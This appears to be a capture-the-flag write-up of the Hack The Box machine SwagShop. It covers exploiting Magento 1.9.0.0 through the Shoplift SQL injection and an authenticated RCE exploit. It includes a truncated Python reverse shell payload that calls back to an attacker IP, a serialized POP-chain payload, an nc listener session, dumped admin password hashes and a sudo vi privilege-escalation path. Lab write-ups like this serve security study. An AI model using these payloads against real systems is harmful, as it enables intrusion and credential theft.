
4) Found version information



```
<?xml version="1.0"?>
<package>
    <name>Lib_Magento</name>
    <version>1.9.0.0</version>
    <stability>stable</stability>
    <license uri="http://opensource.org/licenses/osl-3.0.php">OSL v3.0</license>
    <channel>community</channel>
    <extends/>
    <summary>Magento Library</summary>
    <description>Magento Library</description>
    <notes>1.9.0.0</notes>
    <authors><author><name>Magento Core Team</name><user>core</user><email>core@magentocommerce.com</email></author></authors>
    <date>2014-05-07</date>
    <time>14:07:16</time>
    <contents><target name="magelib"><dir name="Magento"><dir name="Autoload"><file name="ClassMap.php" hash="43b76c0cb3d1f6d0b6af42619b477859"/><file name=
"IncludePath.php" hash="53b684ef8efc2fb3fcde42b007483a20"/><file name="Simple.php" hash="64b6b46890f438b14421a376ebba6b35"/></dir><file name="Crypt.php" hash=
"686f467400553f9e85fffc40e0b382b5"/><dir name="Db"><dir name="Adapter"><dir name="Pdo"><file name="Mysql.php" hash="7743e63b863f7ec4b8435d0b81bd5d36"/></dir></dir><dir
name="Object"><file name="Interface.php" hash="4744aaa9e6658202b4ed583d497360b3"/><file name="Table.php" hash="066061a7831e96c4f52fc45979a285a3"/><file name="Trigger.php"
hash="a6e8fb71036d457c10ecd5a5262aab52"/><file name="View.php" hash="1307f0f9440be3e5d324d23aad51dd09"/></dir><file name="Object.php" hash=
"f32b66a9bb8ad59ead05a53991238760"/><dir name="Sql"><file name="Select.php" hash="93aa3129c9490053e699aa1ac8738e34"/><file name="Trigger.php" hash=
"9dda722773e317e0baf6f2cd1f3b24bf"/></dir></dir><file name="Exception.php" hash="e1eca1f2328cac7721f66e2fcf046ad5"/><dir name="Profiler"><dir name="Output"><file name=
"Csvfile.php" hash="63bdcb0d949b0dd45b9812578f3d1bde"/><file name="Firebug.php" hash="9e9da1d00170b8fcdad6f6f370cd4bbc"/><file name="Html.php" hash=
"b6f3eeb3bd790cccb68a5b7405792e43"/></dir><file name="OutputAbstract.php" hash="8ec53d1c727280713bc24652a52a2ba7"/></dir><file name="Profiler.php" hash=
"fabf13093bbc9c7ef847363a61ebe74d"/></dir></target></contents>
    <compatible/>
    <dependencies><required><php><min>5.2.0</min><max>6.0.0</max></php></required></dependencies>
</package>
```

Vulnerability Assessment

1) Magento 1.9.0.0 is vulnerable to sqli



Magento-Shoplift-SQLI

Proof of Concept code of the Shoplift code


This is code exploits a few pretty big flaw in the very popular webshop CMS Magento.

I did not find the exploit, all credits go to Checkpoint. You can read their technical public disclosure here: Analyzing the Magento Vulnerability

Sucuri has a nice blog post about how this flaw is being exploited in the wild: Magento Shoplift (SUPEE-5344) Exploits in the Wild

Byte.nl made a online scanner to see if a website is vulnerable: https://shoplift.byte.nl/

2) It is also vulnerable to authenticated RCE




Magento CE < 1.9.0.1 - (Authenticated) Remote Code Execution : php/webapps/37811.py

```
#!/usr/bin/python
# Exploit Title: Magento CE < 1.9.0.1 Post Auth RCE
# Google Dork: "Powered by Magento"
# Date: 08/18/2015
# Exploit Author: @Ebrietas0 || http://ebrietas0.blogspot.com
# Vendor Homepage: http://magento.com/
# Software Link: https://www.magentocommerce.com/download
# Version: 1.9.0.1 and below
# Tested on: Ubuntu 15
# CVE : none
```


Exploitation

1) Exploited the vulnerability




```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ python2.7 exploit.py
WORKED
Check http://swagshop.htb/admin with creds ypwq:123
```

2) Used rce exploit




```
import base64
import mechanize


# Command-line args
target = "http://swagshop.htb/index.php/admin/"
arg = "python3 -c 'import os,pty,socket;s=socket.socket();s.connect((\"10.10.14.14\",4444));[os.dup2(s.fileno(),f)for f in(

# Config.
username = 'ypwq'
password = '123'
php_function = 'system'  # Note: we can only pass 1 argument to the function
install_date = 'Wed, 08 May 2019 07:23:09 +0000'  # This needs to be the exact date from /app/etc/local.xml

# POP chain to pivot into call_user_exec
payload = 'O:8:\"Zend_Log\":1:{s:11:\"\00*\00_writers\";a:2:{i:0;O:20:\"Zend_Log_Writer_Mail\":4:{s:16:' \
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ python2.7 rce.py
```




```
┌──(vigneswar㉿VigneswarPC)-[~/Downloads]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.140] 55646
www-data@swagshop:/var/www/html$ 
```

3) Enumerated mysql



```
www-data@swagshop:/var/www$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 975
Server version: 5.7.42-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```


4) Found password hashes



```
mysql> select * from admin_user;
+---------+-----------+----------+-------------------+----------+-------------------------------------------------------------------+---------------------+-
--------------------+---------------------+--------+-----------------+-----------+-------+----------+---------------------+
| user_id | firstname | lastname | email             | username | password                                                          | created             |
modified            | logdate             | lognum | reload_acl_flag | is_active | extra | rp_token | rp_token_created_at |
+---------+-----------+----------+-------------------+----------+-------------------------------------------------------------------+---------------------+-
--------------------+---------------------+--------+-----------------+-----------+-------+----------+---------------------+
|       1 | Haris     | Swagger  | haris@htbswag.net | haris    | 8512c803ecf70d315b7a43a1c8918522:lBHk0AOG0ux8Ac4tcM1sSb1iD5BNnRJp | 2019-05-08 07:23:09 |
2019-05-08 07:23:09 | 2019-08-27 07:04:13 |     13 |               0 |         1 | N;    | NULL     | NULL                |
|       2 | Firstname | Lastname | email@example.com | ypwq     | f4c8e326312d5ddb79c04b408e55010a:rp                               | 2024-03-06 13:42:45 |
NULL                | 2024-03-07 16:41:27 |     55 |               0 |         1 | N;    | NULL     | 2024-03-06 13:42:45 |
+---------+-----------+----------+-------------------+----------+-------------------------------------------------------------------+---------------------+-
--------------------+---------------------+--------+-----------------+-----------+-------+----------+---------------------+
2 rows in set (0.00 sec)
```

Privilege Escalation

1) Found sudo privileges



```
www-data@swagshop:/var/www/html$ sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
```

2) Used vi cmd shell to get root
e130ae8a95d91f901a7e35bf8d87f6e3